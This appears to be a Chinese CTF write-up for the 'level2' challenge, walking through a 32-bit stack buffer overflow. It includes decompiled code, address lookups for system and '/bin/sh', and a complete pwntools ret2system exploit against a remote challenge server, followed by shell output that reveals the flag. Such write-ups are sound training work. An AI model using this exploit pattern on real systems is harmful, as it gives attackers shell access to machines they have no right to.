


0x06 level2

```
1 ssize_t vulnerable_function()  
2 {  
3     char buf; // [esp+0h] [ebp-88h]  
4  
5     system("echo Input:");  
6     return read(0, &buf, 0x100u);  
7 }
```

缓冲区0x88，允许读入0x100。明显的缓冲区溢出。

发现 /bin/sh 字符串在0x804A024，名为hint.


system 函数的地址是0x8048320。这里有个大坑要注意：



Function name
f _init_proc
f sub_8048300
f _read
f _system
f __gmon_start__
f __libc_start_main
f _start
f __x86_get_pc_thunk_bx
f deregister_tm_clones
f register_tm_clones
f __do_global_ctors_aux
f frame_dummy
f vulnerable_function
f main
f __libc_csu_init
f __libc_csu_fini
f _term_proc
f read
f system
f __libc_start_main
f __gmon_start__

有_system和system两个函数，我们找的是_system的地址。

_system:



```
08048320  
08048320  
08048320 ; Attributes: thunk  
08048320  
08048320 ; int system(const char *command)  
08048320 _system proc near  
08048320  
08048320 command= dword ptr 4  
08048320  
08048320 jmp     ds:off_804A010  
08048320 _system endp  
08048320
```


system:

```
0804A038 ; int system(const char *command)
0804A038 extrn system:near
```

system中的 `extrn system:near` 声明一个外部近指针system，具体内容可在稍后定义。

```
from pwn import *
p = remote('111.198.29.45', '42945')
#system = 0x804A038
system = 0x8048320
bin_sh = 0x804A024
payload = 'a' * (0x88 + 0x04) + p32(system) + p32(0) + p32(bin_sh)
p.send(payload)
p.interactive()
```

payload组成: 0x88个缓冲区字符, 0x04个覆盖ebp地址的字符, 覆写返回地址为system函数(system的栈帧中的ebp), p32(0)填充ebp+4, p32(bin_sh)自然就是system的参数(ebp+8)喽~



参考阅读《加密与解密》P106.

对了, 使用p32()是因为这是32位程序。

```
peppa@ubuntu:~/Desktop$ /usr/bin/python /home/peppa/.vscode/extensions/ms-python.python-2019.10.44104/pythonFiles/ptvsd_launcher.py --default --cli
ent --host localhost --port 46671 /home/peppa/Desktop/6.py
[+] Opening connection to 111.198.29.45 on port 42945: Done
[*] Switching to interactive mode
Input:
$ cat flag
cyberpeace{5eacb0a6be9d9c97ac8b4e8b3a85a535}
$ █
```